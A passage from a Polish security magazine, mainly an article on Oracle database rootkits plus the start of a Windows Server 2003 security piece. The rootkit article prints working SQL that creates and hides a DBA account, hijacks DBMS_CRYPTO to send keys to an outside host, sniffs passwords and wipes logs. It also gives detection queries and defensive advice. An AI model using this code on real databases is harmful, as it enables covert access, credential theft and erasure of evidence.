Rysunek 3. *Widok wszystkich użytkowników w interfejsie Oracle Enterprise Manager po zmianie perspektywy DBA_USERS – użytkownik HACKER nie jest widoczny*

`WHERE` (na przykład `AND U.USER# <> 17`, gdzie 17 jest numerem utworzonego użytkownika).

Wszystkie popularne programy testowane przez autora okazały się podatne na ten problem. Mowa o Oracle Enterprise Manager (Rysunki 2 i 3), Oracle Grid Control (Rysunki 4 i 5), Quest SQL Navigator, Quest TOAD, Embacadero DBArtisan i inne. Twórcy narzędzi do zarządzania bazą danych nie powinni *nigdy* korzystać z perspektyw, gdyż te mogą być modyfikowane – dane należy pobierać bezpośrednio z tabel systemowych (w przypadku użytkowników byłaby to tabela `SYS.USER$`).

Podstawowe operacje

Wiemy już, że najprostszego rootkita można stworzyć modyfikując perspektywy. Poniżej omówione zostaną inne możliwości implementacji rootkitów.


Modyfikacja wywoływanego obiektu

W poprzednim przykładzie przekonaliśmy się, że dość łatwo jest zmodyfikować perspektywy bazy danych tak, by ukryć określone informacje. Kod z Listingu 2 wykonuje podobną operację, ale używa do tego celu pakietu `DBMS_METADATA` (dostępnego od wersji Oracle 9i). Pakiet ten zostaje wykorzystany do pobrania kodu DDL ze wskazanego obiektu bazy danych, po czym ciąg `WHERE` w zapytaniu perspektywy jest podmieniany na `WHERE u.name != 'HACKER'` za pomocą polecenia `replace()`.


Zmiana ścieżki wykonania

Rootkit można też zaimplementować poprzez modyfikację ścieżki wykonania. W przypadku rootkitów systemów operacyjnych zmieniane są ścieżki standardowych uniksowych poleceń `ps`, `who` i `top`, co powoduje wykonywanie podmienionych przez włamywacza wersji tych programów. Podejście to ma dla napastnika tę zaletę, że modyfikacja nie obejmuje oryginalnego programu, więc nie zmienia jego sumy kontrolnej.

W bazach danych Oracle nie ma ścieżek do plików, więc wykorzy-



Rysunek 4. *Widok wszystkich użytkowników w interfejsie Oracle Grid Control*



Rysunek 5. *Widok wszystkich użytkowników w interfejsie Oracle Grid Control po zmianie perspektywy DBA_USERS – użytkownik HACKER nie jest widoczny*

Ewolucja rootkitów Oracle

Analogicznie do sytuacji rootkitów na systemy operacyjne, możemy spodziewać się kilku kierunków rozwoju rootkitów do baz danych Oracle. Jak dotąd poznaliśmy tylko rootkity pierwszej generacji, ale powstanie rozwiązań bardziej zaawansowanych jest tylko kwestią czasu.

Pierwsza generacja

Działanie rootkitów pierwszej generacji polega na modyfikacji lub tworzeniu obiektów słownika danych albo na zmianie ścieżki wykonania. Jest to najprostsza i najszybsza metoda stworzenia rootkita, bo nie wymagająca specjalnych umiejętności ani wiedzy. Również wykrycie takiego rootkita jest proste – warunkiem jest jedynie porównanie sum kontrolnych obiektów w bazie danych z wartościami dla oryginalnych wersji obiektów.

Druga generacja

Rootkity drugiej generacji nie będą wymagały zmian w ścieżce wykonania ani w obiektach słownika danych. Możliwe metody ich implementacji to wykorzystanie kompilacji PL/SQL do kodu wewnętrznego lub mechanizmu wirtualnych prywatnych baz danych (VPD – *Virtual Private Databases*).

Wykrycie tego typu rootkitów będzie trudniejsze, wymagające odatkowych uprawnień (konta `SYS` z uprawnieniem `EXEMPT ACCESS POLICY`) lub znajomości sum kontrolnych plików zewnętrznych.

Trzecia generacja

Rootkity trzeciej generacji będą bardzo podobne do rootkitów jądra dla systemów operacyjnych, a ich wykrycie będzie bardzo trudne. Obiekty bazy danych zostaną zmodyfikowane bezpośrednio w obszarze SGA. Od wersji Oracle 10g Release 2 dostępne jest API obsługujące bezpośredni dostęp do SGA, ale dostęp taki był możliwy już w starszych wersjach (choć nieoficjalnie). Zarówno tworzenie, jak i wykrywanie rootkitów trzeciej generacji będzie wymagało zaawansowanych umiejętności.

Listing 2. *Prosty skrypt SQL tworzący i ukrywający użytkownika HACKER*

```
set linesize 2000
set long 90000
EXECUTE DBMS_METADATA.SET_TRANSFORM_PARAM
   (DBMS_METADATA.SESSION_TRANSFORM,'STORAGE',false);
spool rk_source.sql
select replace(cast(dbms_metadata.get_ddl('VIEW','ALL_USERS')
   as VARCHAR2(4000)),'where','where u.name !=''HACKER'' and ')
   from dual union select '/' from dual;
select replace(cast(dbms_metadata.get_ddl('VIEW','DBA_USERS')
   as VARCHAR2(4000)),'where','where u.name !=''HACKER'' and ')
   from dual union select '/' from dual;
spool off
create user hacker identified by hackerpw;
grant dba to hacker;
@rk_source.sql
```

stanie tej metody wymaga pewnych adaptacji. Zacznijmy od prześledzenia procesu przetwarzania w bazie Oracle najprostszego zapytania:

```
SELECT * FROM DBA_USERS
```

Wykonując takie zapytanie baza sprawdzi najpierw, czy istnieje obiekt lokalny (tabela lub perspektywa) o nazwie `DBA_USERS`. Jeśli tak, to zapytanie zostanie wykonane na tym właśnie obiekcie. Jeśli nie, baza będzie szukać prywatnego synonimu o takiej nazwie. Znalezienie go będzie równoznaczne z wykorzystaniem; w sytuacji przeciwnej sprawdzona zostanie obecność synonimu publicznego o tej nazwie.

Przedstawiona budowa ścieżki wykonania otwiera kilka możliwości implementacji rootkita:

- utworzenie w ramach schematu użytkownika nowego obiektu lokalnego o identycznej nazwie (Listing 3),
- utworzenie nowego obiektu odwołującego się do obiektu oryginalnego (perspektywy lub tabeli bazowej) albo takiego, który zawiera kopię danych tego obiektu. Utworzoną w ten sposób tabelę `DBA_USERS` można na bieżąco aktualizować za pomocą wyzwalacza założonego na tabeli `SYS.USER$` (Listing 4),
- utworzenie prywatnego synonimu i nowego obiektu lokalnego (Listing 5),
- modyfikację publicznego synonimu i utworzenie nowego obiektu lokalnego (Listing 6).

Wadą pierwszych trzech metod jest to, że wprowadzone zmiany dotyczą wyłącznie właściciela danego schematu, przez co napastnik musiałby tworzyć różne obiekty dla różnych kont administratora. Większość włamywaczy wybiera więc metodę ostatnią – nie zmienia ona oryginalnej perspektywy i działa dla kont wszystkich użytkowników poza `SYS`.

Potencjalne cele do modyfikacji

Do użytkownika `SYS` należy ponad 2000 perspektyw systemowych (dokładnie 2643 dla wersji Oracle 10.1.0.4), ale nie każda perspektywa jest atrakcyjnym celem dla atakującego. Tabela 2 przedstawia perspektywy najbardziej przydatne i najbardziej atrakcyjne dla włamywaczy – każdy administrator powinien regularnie sprawdzać ich stan.

Budowa typowego rootkita Oracle

Spróbujmy przeanalizować podstawowe elementy rootkita Oracle pierwszej generacji. Pierwszą czynnością jest tu najczęściej tworzenie i ukrywanie nowych użyt-

Listing 3. *Tworzenie nowej perspektywy w ramach schematu użytkownika (na przykład użytkownika SYSTEM – wymagane uprawnienia SYSDBA)*

```
CREATE VIEW DBA_USERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
```

Listing 4. *Tworzenie nowej tabeli DBA_USERS w schemacie użytkownika (na przykład użytkownika SYSTEM)*

```
CREATE TABLE DBA_USERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
```

Listing 5. *Tworzenie nowej tabeli DBA_MYUSERS w schemacie użytkownika (na przykład użytkownika SYSTEM)*

```
CREATE TABLE DBA_MYUSERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
CREATE SYNONYM DBA_USERS FOR HACKER.DBA_MYUSERS;
```

Listing 6. *Tworzenie nowej tabeli DBA_MYUSERS w schemacie użytkownika (na przykład użytkownika SYSTEM) i zmiana synonimu publicznego*

```
CREATE TABLE DBA_MYUSERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
CREATE OR REPLACE SYNONYM DBA_USERS FOR HACKER.DBA_MYUSERS;
```

Tabela 2. *Najchętniej atakowane perspektywy*

Perspektywa systemowa	Wyświetlane informacje
DBA_USERS	Wszyscy użytkownicy w bazie
ALL_USERS	Wszyscy użytkownicy w bazie
DBA_JOBS	Wszystkie zadania w bazie
V$SESSION	Wszystkie aktywne procesy
V_$PROCESS	Wszystkie aktywne procesy
DBA_DIRECTORIES	Wszystkie katalogi Oracle
ALL_DIRECTORIES	Wszystkie katalogi Oracle
DBA_AUDIT_TRAIL	Wszystkie dane śledzenia
DBA_EXTERNAL_TABLES	Wszystkie tabele zewnętrzne
ALL_EXTERNAL_TABLES	Wszystkie tabele zewnętrzne

kowników, po czym ślady włamania są wymazywane z bieżących i archiwizowanych plików dziennika.

Większość rootkitów pobiera też hasła dostępu. Typowe etapy działania rootkita to:

- stworzenie i ukrycie jednego lub kilku użytkowników,
- ukrycie aktywnych procesów,
- usunięcie śladów z dziennika procesu nasłuchowego,
- usunięcie śladów z SGA,
- usunięcie śladów z dziennika powtórzeń,
- przechwytywanie wywołań pakietów,
- instalacja sniffera haseł.

Tworzenie i ukrywanie użytkowników

Wiemy już, że istnieje wiele możliwości ukrycia nielegalnego użytkownika – zostały one przedstawione we wcześniejszej części artykułu.

Ukrywanie aktywnych procesów

Ukrycie aktywnych procesów wymaga ingerencji w wyniki zwracane przez perspektywy V$SESSION, GV_$SESSION, FLOW_SESSIONS i V_$PROCESS. Stosowane są tu takie same metody, jak w przypadku ukrywania użytkowników (modyfikacja perspektyw i zmiana ścieżki wykonania).

Czyszczenie dziennika procesu nasłuchowego

Jeśli w bazie włączone jest rejestrowanie logowania, to każdy proces logowania użytkownika jest zapisywany w pliku *listener.log* procesu *TNS Listener.* Usunięcie tych śladów należy do podstawowych zadań intruza. Baza danych Oracle oferuje tu sporo różnych możliwości. Najwygodniej skorzystać z pakietu UTL_FILE, pozwalającego odczytywać (UTL_FILE.GET_LINE), zapisywać (UTL_FILE.PUT_LINE) i usuwać (UTL_FILE.FREMOVE) pliki. Plik dziennika nie jest blokowany przez proces nasłuchowy, dzięki czemu możliwa jest modyfikacja jego zawartości podczas wykonania.

Czyszczenie obszaru SGA

Atak pozostawia też ślady w pamięci bazy danych, czyli obszarze SGA (*System Global Area*). Perspektywa V_$SQLAREA pozwala przeglądać wszystkie polecenia SQL wydane przez wszystkich użytkowników.

Usunięcie tych śladów z SGA wymaga jedynie opróżnienia puli poleceń SQL poleceniem:

```
ALTER SYSTEM FLUSH SHARED_POOL;
```

Należy jednak pamiętać, że opróżnienie puli poleceń ma negatywny wpływ na wydajność bazy danych, więc nagłe skargi użytkowników na powolną pracę bazy mogą wzbudzić podejrzenia.

Czyszczenie dziennika powtórzeń

Każda transakcja powodująca modyfikację zawartości bazy danych jest zapisywana w pliku dziennika powtórzeń, a jeśli baza pracuje w trybie `ARCHIVELOG`, to również w archiwalnym pliku dziennika powtórzeń. Napastnik z reguły spróbuje zatrzeć również te ślady. Następujące polecenie spowoduje przełączenie dziennika powtórzeń:


```
ALTER SYSTEM SWITCH LOGFILE;
```

Po zainstalowaniu rootkita wystarczy tak długo przełączać dziennik powtórzeń, aż zastąpione zostaną wszystkie pliki dziennika powtórzeń we wszystkich grupach. Jeśli baza pracuje w trybie `ARCHIVELOG`, konieczne będzie także usunięcie ostatniego pliku archiwalnego za pomocą procedury `UTL_FILE.FREMOVE`.


Przechwytywanie wywołań pakietów Oracle

W bazie danych Oracle możliwe jest przechwytywanie wszystkich wywołań pakietów, rejestrowanie i zmiana parametrów oraz ponowne wywoływanie pakietów. Może to posłużyć do modyfikacji sum kontrolnych (na przykład MD5), jak również do przechwytywania kluczy szyfrujących i haseł. Często nie są do tego potrzebne uprawnienia administratora, gdyż wszystkie operacje odbywają się w ramach schematu aplikacji.


Rysunek 7 przedstawia mechanizm wywołania w przykładowej aplikacji funkcji `encrypt()`, przekazującej jawny tekst do zaszyfrowania oraz klucz szyfrujący. Zgod-



Rysunek 6. *Ścieżka dostępu Oracle*



Rysunek 7. *Wywołanie procedury DBMS_CRYPTO w aplikacji*



Rysunek 8. *Wywołanie procedury DBMS_CRYPTO w aplikacji z przechwyceniem wszystkich kluczy*

Listing 7. *Modyfikacja specyfikacji pakietu DBMS_CRYPTO powodująca przesyłanie wszystkich kluczy szyfrujących na zewnętrzny serwer*

```
CREATE OR REPLACE PACKAGE DBMS_CRYPTO AS
-- Serwer otrzymujący klucze
KEYWEBSERVER CONSTANT VARCHAR2(40) :='http://www.evildba.com/';
KEYRC VARCHAR2(32767);
-- Funkcje mieszające
    HASH_MD4    CONSTANT PLS_INTEGER := 1;
    HASH_MD5    CONSTANT PLS_INTEGER := 2;
    HASH_SH1    CONSTANT PLS_INTEGER := 3;
-- Funkcje kodów MAC
    HMAC_MD5    CONSTANT PLS_INTEGER := 1;
    HMAC_SH1    CONSTANT PLS_INTEGER := 2;
(...)
```

Listing 8. *Modyfikacja treści pakietu DBMS_CRYPTO powodująca przesyłanie wszystkich kluczy szyfrujących na zewnętrzny serwer*

```
CREATE OR REPLACE PACKAGE BODY DBMS_CRYPTO AS
FUNCTION  Encrypt (src IN   RAW,
                   typ IN   PLS_INTEGER,
                   key IN   RAW,
                   iv  IN   RAW   DEFAULT NULL)
RETURN RAW AS
BEGIN
  keyrc:=utl_http.request ↩
       (KEYWEBSERVER||'user='||user||'/'||'/key=' ↩
    ||UTL_RAW.cast_to_varchar2(key)||'/iv=' ↩
    ||UTL_RAW.cast_to_varchar2(iv)||'/typ='||typ);
  RETURN SYS.dbms_crypto.encrypt(src,typ,key,iv);
END;
(...)
```

Tabela 3. *Typowe cele dla techniki przechwytywania pakietów (dostępność konkretnych pakietów zależy od wersji i zainstalowanych komponentów)*

Nazwa pakietu	Dane do przechwycenia
dbms_crypto	Klucze szyfrujące
dbms_obfuscation_toolkit	Klucze szyfrujące
utl_http	Hasła serwerów pośrednich HTTP
dbms_aqadm	Hasła LDAP
dbms_ldap_utl	Dane konta LDAP
utl_dbws	Hasła i dane konta Web Services
dbms_epg	Hasła MOD_PLSQL
htmldb_util	Hasła HTMLDB
wwv_flow_security	Hasła HTMLDB
mgmt_rec	Hasła SYSDBA i systemu
mgmt_login_assistant	Hasła i dane konta Metalink

nie ze standardową kolejnością wykonania lokalizowany jest publiczny synonim pakietu `SYS.DBMS_CRYPTO`. Pakiet ten odwołuje się do pakietu `DBMS_CRYPTO_FFI`, a ten z kolei wywołuje zaufaną bibliotekę `CRYPTO_TOOLKIT_LIBRARY` (Rysunek 8). Klucz szyfrujący jest zawsze przekazywany otwartym tekstem.

Kod procedury przechwytującej klucz jest bardzo prosty – wystarczy stworzyć kopię oryginalnego pakietu (pobraną z katalogu *$ORACLE_HOME/rdbms/admin*) i dodać do niej fragment przesyłający kopie wszystkich danych do wskazanego serwera. Kod zmodyfikowanego pakietu różni się od oryginału wyłącznie tym, że wszystkie parametry funkcji szyfrującej są dodatkowo przesyłane na zewnętrzny serwer za pomocą funkcji `utl_http.request()`. Po przekazaniu parametrów następuje wywołanie oryginalnego pakietu z jego pełną nazwą – Listingi 7 i 8 przedstawiają przykładowy kod realizujący takie zadanie.

Mechanizm przechwytywania pakietów pozwala w ten sam sposób przechwytywać dowolne parametry przekazywane wywoływanym funkcjom. Tabela 3 przedstawia najciekawsze dla intruza pakiety, których podsłuchanie pozwala uzyskać poufne informacje w rodzaju haseł i kluczy szyfrujących. Trzeba pamiętać, że jest to jedynie niewielki podzbiór wszystkich możliwych celów.

Słowniczek

- *Kompilacja PL/SQL do kodu wewnętrznego* – programy PL/SQL są domyślnie składowane w bazie danych w postaci kodu pośredniego, który jest następnie wykonywany przez środowisko wykonawcze PL/SQL. Od wersji Oracle 9i możliwa jest kompilacja programów PL/SQL do postaci kodu binarnego dla danej platformy, co pozwala znacznie przyspieszyć pracę programów wykonujących intensywne obliczenia.
- *Wirtualne prywatne bazy danych (VPD)* – funkcja znana też pod nazwą szczegółowej kontroli dostępu FGAC (*Fine Grained Access Control*), pozwalająca precyzyjnie określać dane, do których użytkownik ma dostęp. Można na przykład sprawić, by do każdego zapytania danego użytkownika dodawany był określony warunek (na przykład `AND DEPARTMENT='SALES'`).

Sniffer haseł

Baza danych Oracle wyposażona jest w dość rzadko używaną funkcję weryfikacji hasła, pozwalającą sprawdzać

O autorze

Alexander Kornbrust jest założycielem i dyrektorem firmy Red-Database-Security GmbH, specjalizującej się w bezpieczeństwie produktów Oracle i wykonującej między innymi audyty bezpieczeństwa oraz szkolenia antywłamaniowe. Kornbrust zajmuje się produktami Oracle już od 1992 roku. Pracował jako administrator i twórca aplikacji. Przed założeniem Red-Database-Security przez kilka lat pracował dla Oracle w Niemczech i Szwajcarii.

siłę hasła według zadanych kryteriów (na przykład: co najmniej osiem znaków, w tym co najmniej jeden znak specjalny). Sprawdzanie ma się w założeniu odbywać w ramach funkcji PL/SQL, więc hasła są do funkcji weryfikacji przekazywane otwartym tekstem. Napastnik może łatwo wykorzystać tę możliwość do zapisywania wszystkich nowych haseł w pliku lub tabeli czy nawet (w przypadku baz danych dostępnych z Internetu) wysyłania nazw użytkowników wraz z hasłami na zewnętrzny serwer. Przykładowa funkcja z Listingu 9 zapisuje wszystkie tworzone i modyfikowane hasła w osobnej tabeli.

Listing 9. *Funkcja weryfikacji hasła zapisująca nieszyfrowane hasła użytkowników w tabeli HACKER.SNIFFED_PASSWORDS*

```
-- Stworzenie lub modyfikacja istniejącej funkcji weryfikacji hasła
CREATE OR REPLACE FUNCTION verify_function
  (username varchar2, password varchar2, old_password varchar2)
  RETURN boolean IS
BEGIN
-- Zapisanie haseł w tabeli. Można też wysłać hasła na zewnętrzny
-- serwer za pomocą utl_http.request:
-- utl_http.request
-- ('http://www.evilhacker.com/user='||username||'#password='||password)
  insert into hacker.SNIFFED_passwords
    values(username, password, old_password);
  RETURN(TRUE);
END;
-- Zastosowanie funkcji weryfikacji do profilu domyślnego.
-- Wszystkie zmiany haseł dla kont korzystających z profilu
-- domyślnego będą teraz zapisywane w tabeli sniffed_passwords
ALTER PROFILE DEFAULT LIMIT PASSWORD_VERIFY_FUNCTION verify_function;
```

Listing 10. *Skrypt pokazujący różnice między zawartością tabeli SYS.USER$ i perspektyw na niej bazujących*

```
SELECT NAME "Ukryci użytkownicy w DBA_USERS"
  FROM SYS.USER$
  WHERE TYPE#=1
  MINUS SELECT USERNAME FROM SYS.DBA_USERS;
SELECT NAME "Ukryci użytkownicy w ALL_USERS"
  FROM SYS.USER$
  WHERE TYPE#=1
  MINUS SELECT USERNAME FROM SYS.ALL_USERS;
```

Wykrywanie rootkitów w bazach Oracle

Po stwierdzeniu włamania do bazy, administrator powinien jak najszybciej sprawdzić całą bazę w poszukiwaniu niedawno utworzonych obiektów i modyfikacji obiektów istniejących. Skrypt z Listingu 10 pozwala na przykład w prosty sposób wykryć ukrytych użytkowników.

Twórcy aplikacji mogą zmniejszyć podatność swoich produktów na działania rootkitów przestrzegając następujących zaleceń:

- wywołania funkcji powinny używać nazw pełnych, a nie skróconych (na przykład `SYS.dbms_crypto` zamiast `dbms_crypto`),
- funkcje, procedury i tabele o kluczowym znaczeniu dla bezpieczeństwa powinny mieć nazwy trudne do odgadnięcia (na przykład `func107` zamiast `encrypt`),
- w funkcjach o znaczeniu krytycznym należy używać dynamicznego SQL-a w celu uniknięcia zależności,
- odwołując się do obiektów podatnych na atak należy korzystać z tabel bazowych, a nie perspektyw (na przykład `SYS.USER$` zamiast `DBA_USERS`).

Podsumowanie

Rootkity mogą stanowić poważne zagrożenie dla bazy danych Oracle. Każdy administrator takiej bazy powinien dbać o utrzymywanie rutynowych zabezpieczeń, czyli regularne wprowadzanie aktualizacji, zmianę domyślnych haseł i wprowadzenie hasła dla procesu *TNS Listener* (w wersjach starszych od 9i). Wskazane jest również regularne sprawdzanie słownika danych i schematów użytkowników w celu wykrycia niepożądanych modyfikacji. ●

W Sieci

- *http://www.rootkit.com* – informacje o rootkitach do systemów operacyjnych,
- *http://www.red-database-security.com/wp/oracle_circumvent_encryption_us.pdf* – jak ominąć szyfrowanie w bazach Oracle,
- *http://www.red-database-security.com/repscan.html* – narzędzie *repscan* wykrywające modyfikacje w słowniku danych Oracle (w tym również zmiany wprowadzone przez rootkity),
- *http://www.oracle.com/technology/deploy/security/db_security/htdocs/vpd.html* – opis mechanizmu wirtualnych prywatnych baz danych,
- *http://www.oracle.com/technology/tech/pl_sql/htdocs/ncomp_faq.html* – opis mechanizmu kompilacji PL/SQL do kodu wewnętrznego.

Pod lupą

Bezpieczeństwo systemu Windows Server 2003

Rudra Kamal Sinha Roy 

stopień trudności

Windows Server 2003 ma już prawie trzy lata, nie jest więc wcale nowym systemem i mogłoby się zdawać, że trochę za późno na omawianie jego bezpieczeństwa. Otóż nie – właśnie teraz wiele firm rozważa migrację z nieco już przestarzałego Windows 2000 Server, a logicznym następnym krokiem jest Windows Server 2003.

Trzydziestodwubitowe systemy operacyjne Windows były pierwotnie zaprojektowane i sprzedawane jako bardziej niezawodne i pozbawione dziedzictwa DOS-a systemy dla biznesu. Po systemach Windows NT 3.1, NT 3.5, NT 3.51 i NT 4.0 Microsoft podjął próbę stworzenia systemu operacyjnego adresowanego zarówno do użytkowników prywatnych, jak i biznesowych. Efektem był Windows 2000, który jednak nie spełnił początkowych założeń i tym samym został wypuszczony na rynek jako system przede wszystkim dla biznesu.

Zaniechano też prac nad wersją domową Windows 2000 (kryptonim Neptune), a w jej miejsce wypuszczony został Windows ME. Projekt Neptune wcielono do nowego projektu Whistler, który później przekształcił się w Windows XP. Od tego czasu ofertę dla rynku biznesowego rozszerzył system Windows Server 2003, a dopełnić ma ją również zapowiadany Windows Longhorn Server.

Jak się jednak okazuje, większość firm nadal pozostaje przy systemie Windows 2000. Stosunkowo nieliczni klienci korporacyjni przeszli na Windows Server 2003, który – w kontraście do zamieszania marketingowego wokół Windows XP – pozostaje trochę niezauważony. Badania firmy AssetMetrix pokazują, że w pierwszym kwartale 2005 roku 48% firmowych komputerów nadal pracowało w systemie Windows 2000, co stanowi... zaledwie czteropunktowy spadek w porównaniu z trzecim

Z artykułu dowiesz się...

- jakie mechanizmy zabezpieczeń wprowadzono w systemie Windows Server 2003 i na ile zwiększają one bezpieczeństwo w porównaniu ze starszymi systemami,
- jakie są słabości zabezpieczeń Windows Server 2003,
- jak można te słabości wykorzystać w praktyce,
- jak administrator systemu Windows Server 2003 może zwiększyć poziom bezpieczeństwa.

Powinieneś wiedzieć...

- powinieneś orientować się w obsłudze poprzednich wersji Windows,
- powinieneś znać podstawowe zasady działania systemów operacyjnych,
- powinieneś orientować się w mechanizmach zarządzania pamięcią.

Podejścia do bezpieczeństwa

Istnieją dwa podstawowe podejścia do bezpieczeństwa sieci i systemów operacyjnych, oparte na przeciwstawnych filozofiach. Żadne z nich nie jest jednoznacznie prawidłowe ani błędne – wybór najlepszej strategii dla danego komputera lub sieci zależy od otoczenia, potrzeb i priorytetów organizacji lub konkretnego użytkownika. Można przyjąć, że podstawą tego wyboru jest decyzja, czy ważniejszy w danej sytuacji jest łatwy dostęp, czy też bezpieczeństwo:

- jeśli priorytetem jest dostępność, to należy wybrać system domyślnie otwarty, w którym zabezpieczenia są implementowane w miarę potrzeb. Domyślnie wszystko jest swobodnie dostępne, dopiero w ramach instalacji należy określić elementy, które ze względów bezpieczeństwa nie powinny być ogólnodostępne.
- jeśli priorytetem jest bezpieczeństwo (pełna kontrola), to lepszy będzie system domyślnie zamknięty, oparty na *zasadzie minimalnych uprawnień*. Domyślnie wszystko jest zablokowane, po czym udostępniane są tylko te elementy, które są potrzebne.

Podejścia te wyznaczają skrajne bieguny spektrum bezpieczeństwa. Im dokładniejsza kontrola nad siecią lub systemem operacyjnym i im lepsze zabezpieczenia przed informatycznymi zagrożeniami cyberświata, tym gorsza dostępność z punktu widzenia użytkownika. Patrząc na to z drugiej strony, im większą swobodę dostępu do zasobów mają pracownicy, klienci i współpracownicy, tym mniejsza realna kontrola nad systemem.

Kompromis między kontrolą a dostępem jest nieunikniony, trzeba więc przede wszystkim ustalić, które z wymagań jest ważniejsze i w którym miejscu spektrum bezpieczeństwa plasują się potrzeby konkretnego systemu. Idealny system byłby całkowicie przyjazny dla uprawnionych użytkowników i całkowicie niedostępny dla reszty świata, ale taki system niestety nie istnieje – i istnieć nie może.

kwartałem roku 2003. Widać więc, że popularność Windows 2000 maleje bardzo powoli, gdyż użytkownicy biznesowi niechętnie migrują na nowe systemy Windows.

Pewną wadą Windows 2000 jest to, że Microsoft ogłosił zakończenie prac nad tym systemem, czego skutkiem było między innymi porzucenie zapowiadanego swego czasu piątego *service packa*. Od lipca 2005 system Windows 2000 jest oficjalnie w fazie przedłużonej obsługi technicznej, co oznacza, że nie będzie już żadnych *service packów* ani aktualizacji niezwiązanych z bezpieczeństwem. Wkrótce mogą się skończyć nawet aktualizacje bezpieczeństwa.

